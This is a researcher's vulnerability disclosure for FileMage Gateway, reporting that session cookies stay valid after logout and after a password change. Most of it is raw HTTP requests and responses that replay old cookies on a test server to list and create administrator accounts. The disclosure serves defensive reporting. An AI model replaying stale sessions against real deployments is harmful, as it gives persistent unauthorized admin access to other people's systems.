

Vulnerability Disclosure Document

Date: 08/18/2023

Introduction

I've identified a security vulnerability existing in FileMage Gateway. FileMage does not properly manage the lifecycle of a user's session. This vulnerability is present and identified on all most up to date version of FileMage Gateway

Product Description

FileMage Gateway is an FTP/SFTP server backed by a cloud object storage API. Deployable from your cloud provider marketplace and billed hourly.

Vulnerability Information

1. Vulnerability Information - Account Logout Session Cookie

Description	FileMage does not properly handle the session cookie when a user logs out of the application therefore leaving it vulnerable to replaying/hijacking attacks.
Impact	An attacker can leverage the outdated session cookies to access administrator capabilities.
Recommendation	Implement session refreshes when a users account logs out of the application.
Additional Information	HTTPS://CWE.MITRE.ORG/DATA/DEFINITIONS/613.HTML

2. Vulnerability Information - Account Password Session Cookie

Description	File Mage does not properly handle the session cookie when a user changes there password therefore leaving it vulnerable to replaying/hijacking attacks.
Impact	An attacker can leverage the outdated session cookies to access administrator capabilities.
Recommendation	Implement session refreshes when a user updates their password.

2. Vulnerability

Information - Account

Password Session

Cookie

Additional Information [HTTPS://CWE.MITRE.ORG/DATA/DEFINITIONS/613.HTML](https://cwe.mitre.org/data/definitions/613.html)

Technical Details


Attack #1 - Account Logout Session Cookie

With an administrative account we are able to view the current list of administrators and add a new admin using GET/POST requests as demonstrated below:


GET /administrators

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 GET /administrators/ HTTP/2 2 Host: 3.86.3.255 3 Cookie: w= MTYSNzY2NzEwNnxEdi1CQkFFQ180SUFBUKFCRUFBUQd2LUNBQUVHYzNSeWFXNW5EQ1BQVhVR GfXNTBCQVFBX2dIU3yLv7td6LmihSERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s= MTYSNzY4NzQ4MnxEdi1CQkFFQ180SUFBUKFCRUFBUQdQLUNBQUVHYzNSeWFXNW5EQ1BQVhVR GfXNTBCQU1BRGc9PXzibzaIrCFWPL2PMmdK5eQ8D3mkWQx7_jdIoU3jctQMhA== 4 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118" 5 Accept: application/json, text/plain, */* 6 Sec-Ch-Ua-Mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36 8 Sec-Ch-Ua-Platform: "macOS" 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://3.86.3.255/ 13 Accept-Encoding: gzip, deflate, br 14 Accept-Language: en-US,en;q=0.9 15 16</pre>		<pre>1 HTTP/2 200 OK 2 Content-Type: application/json; charset=UTF-8 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 X-Xss-Protection: 1; mode=block 6 Content-Length: 64 7 Date: Thu, 19 Oct 2023 03:52:04 GMT 8 9 [{"id":7,"email":"user3@user.com","password":"","reset":false}] 10</pre>	

POST /administrators - adding a new user called "LOGGEDIN@TEST.COM"




The vulnerability is identified when a user logs out, it does not invalidate the session cookie. The below is an image of logging out of the session.




Now when using the same session cookie, we are till able to view and add additional administrator users as seen below:

Adding an additional user called with expired session cookie "[LOGGEDOUT@TEST.COM](#)"



GET /administrators with expired session cookie



Attack #2 - Account Password Session Cookie

With an administrative account we are able to view the current list of administrators and add a new admin using GET/POST requests demonstrated below:

POST /administrators - adding a new user called "PRECHANGE@TEST.COM"

The screenshot displays the network tab of a web browser's developer tools. The left pane shows the 'Request' for a POST to /administrators. The right pane shows the 'Response' which is an HTTP 201 Created status. Red boxes highlight the 'Cookie' header in the request and the 'HTTP/2 201 Created' status line in the response.

```
Request
Pretty Raw Hex
1 POST /administrators/ HTTP/2
2 Host: 3.86.3.255
3 Cookie: w=
  MTYSNzY2NzEwNnxEd11CQkFFQ180SUFBUKFCRUFBUQd2LUNBQUVHYzNSeWFXNW5EQ1BQVhVRGFX
  NTBQVFBX2dIU3YlV7td6LmihSERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
  MTYSNzY4ODc4M3xEd11CQkFFQ180SUFBUKFCRUFBUQd2LUNBQUVHYzNSeWFXNW5EQ1BQVhVRGFX
  NTBQULBRGc9PXzJ91leasgU-EHwCdFvW18cWya_Za7llr5_2IMEwFUV8Q==
4 Content-Length: 88
5 Sec-Ch-UA: "Not=A?Brand";v="99", "Chromium";v="118"
6 Accept: application/json, text/plain, */*
7 Content-Type: application/json;charset=UTF-8
8 Sec-Ch-UA-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
10 Sec-Ch-UA-Platform: "macOS"
11 Origin: https://3.86.3.255/
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://3.86.3.255/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 {
  "email": "prechange@test.com",
  "password": "password",
  "reset": false
}
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 201 Created
2 X-Content-Type-Options: nosniff
3 X-Frame-Options: SAMEORIGIN
4 X-Xss-Protection: 1; mode=block
5 Content-Length: 0
6 Date: Thu, 19 Oct 2023 04:21:54 GMT
7
8
```

GET /administrators

The screenshot displays the network tab of a web browser's developer tools. The left pane shows the 'Request' for a GET to /administrators. The right pane shows the 'Response' which is an HTTP 200 OK status with a JSON array of user objects. Red boxes highlight the 'Cookie' header in the request and the first user object in the response.

```
Request
Pretty Raw Hex
1 GET /administrators/ HTTP/2
2 Host: 3.86.3.255
3 Cookie: w=
  MTYSNzY2NzEwNnxEd11CQkFFQ180SUFBUKFCRUFBUQd2LUNBQUVHYzNSeWFXNW5EQ1BQVhVRGFX
  NTBQVFBX2dIU3YlV7td6LmihSERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
  MTYSNzY4ODc4M3xEd11CQkFFQ180SUFBUKFCRUFBUQd2LUNBQUVHYzNSeWFXNW5EQ1BQVhVRGFX
  NTBQULBRGc9PXzJ91leasgU-EHwCdFvW18cWya_Za7llr5_2IMEwFUV8Q==
4 Sec-Ch-UA: "Not=A?Brand";v="99", "Chromium";v="118"
5 Accept: application/json, text/plain, */*
6 Sec-Ch-UA-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
8 Sec-Ch-UA-Platform: "macOS"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://3.86.3.255/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15
16
```

```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=UTF-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 X-Xss-Protection: 1; mode=block
6 Content-Length: 131
7 Date: Thu, 19 Oct 2023 04:22:36 GMT
8
9 [
  {
    "id": 12,
    "email": "prechange@test.com",
    "password": "",
    "reset": false
  },
  {
    "id": 7,
    "email": "user3@user.com",
    "password": "",
    "reset": false
  }
]
10
```

The user is able to change their existing password and still use the old session cookie to perform admin functionality.

POST to /profile updating the password of the currently logged in account.

Request

1 POST /profile/ HTTP/2
2 Host: 3.86.3.255
3 Cookie: w=MTYSNzY2NzEwNnxEdi1CQkFFQ180SUFBUkFCRUFBUQd2LUNBQUVHYzNSeWFXNW5EQ1BQVhVRGFXNTBCQVFBX2dIU3YlV7td6LmihSExZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=MTYSNzY4ODc4M3xEdi1CQkFFQ180SUFBUkFCRUFBUQd2LUNBQUVHYzNSeWFXNW5EQ1BQVhVRGFXNTBCQVlBRGc9PXZjJ91leasgU-EHwCdFvW18cWya_Za7llr5_2IMEwFUV8Q==
4 Content-Length: 64
5 Sec-Ch-UA: "Not=A?Brand";v="99", "Chromium";v="118"
6 Accept: application/json, text/plain, */*
7 Content-Type: application/json; charset=UTF-8
8 Sec-Ch-UA-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
10 Sec-Ch-UA-Platform: "macOS"
11 Origin: https://3.86.3.255
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://3.86.3.255/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 {
 "email": "user3@user.com",
 "tokens": [
],
 "password": "password1234"
}

Response

1 HTTP/2 200 OK
2 X-Content-Type-Options: nosniff
3 X-Frame-Options: SAMEORIGIN
4 X-Xss-Protection: 1; mode=block
5 Content-Length: 0
6 Date: Thu, 19 Oct 2023 04:24:21 GMT
7
8

We are still able to add and view old accounts simulating admin functionality.

POST /administrators - adding a new user called "POSTCHANGE@TEST.COM"

Request

1 POST /administrators/ HTTP/2
2 Host: 3.86.3.255
3 Cookie: w=MTYSNzY2NzEwNnxEdi1CQkFFQ180SUFBUkFCRUFBUQd2LUNBQUVHYzNSeWFXNW5EQ1BQVhVRGFXNTBCQVFBX2dIU3YlV7td6LmihSExZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=MTYSNzY4ODc4M3xEdi1CQkFFQ180SUFBUkFCRUFBUQd2LUNBQUVHYzNSeWFXNW5EQ1BQVhVRGFXNTBCQVlBRGc9PXZjJ91leasgU-EHwCdFvW18cWya_Za7llr5_2IMEwFUV8Q==
4 Content-Length: 67
5 Sec-Ch-UA: "Not=A?Brand";v="99", "Chromium";v="118"
6 Accept: application/json, text/plain, */*
7 Content-Type: application/json; charset=UTF-8
8 Sec-Ch-UA-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
10 Sec-Ch-UA-Platform: "macOS"
11 Origin: https://3.86.3.255
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://3.86.3.255/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18
19 {
 "email": "POSTCHANGE@test.com",
 "password": "password",
 "reset": false
}

Response

1 HTTP/2 201 Created
2 X-Content-Type-Options: nosniff
3 X-Frame-Options: SAMEORIGIN
4 X-Xss-Protection: 1; mode=block
5 Content-Length: 0
6 Date: Thu, 19 Oct 2023 04:25:07 GMT
7
8

GET /administrators

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a GET request to /administrators. The 'Response' tab shows a JSON array of three user objects. The first object is highlighted with a red box.

```
Request
Pretty Raw Hex
1 GET /administrators/ HTTP/2
2 Host: 3.86.3.255
3 Cookie: w=
  MTYSNzY2NzEwNnxEd11CQkFFQ180SUFBUkFCRUFBUQd2LUNBQUVHYzNSeWFXNW5EQUBQVhVRGFX
  NTBCQVFBX2dIU3Y7td6LmihSERxZ_AYjNklqBZHkj_a_5sQXFUIuAcxA==; s=
  MTYSNzY4ODM5OHxEd11CQkFFQ180SUFBUkFCRUFBUQd2LUNBQUVHYzNSeWFXNW5EQUBQVhVRGFX
  NTBCQUlBRGc9PXZfr8nZCrjoDQzQ255_9I6oa2ISp8aF0mwFaVucMxdnJQ==
4 Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"
5 Accept: application/json, text/plain, */*
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/118.0.5993.70 Safari/537.36
8 Sec-Ch-Ua-Platform: "macOS"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://3.86.3.255/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15
16

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=UTF-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 X-Xss-Protection: 1; mode=block
6 Content-Length: 199
7 Date: Thu, 19 Oct 2023 04:26:03 GMT
8
9 [
10   {
11     "id":13,
12     "email":"POSTCHANGE@test.com",
13     "password":"",
14     "reset":false
15   },
16   {
17     "id":12,
18     "email":"prechange@test.com",
19     "password":"",
20     "reset":false
21   },
22   {
23     "id":7,
24     "email":"user3@user.com",
25     "password":"",
26     "reset":false
27   }
28 ]
```

Impact

Filemage contains two vulnerabilities that could allow an attacker to maintain unauthorized access over a hijacked session after the legitimate user has signed out or changed the password of their account.

Role	Name
Researcher	Bryce "Raindayzz" Harty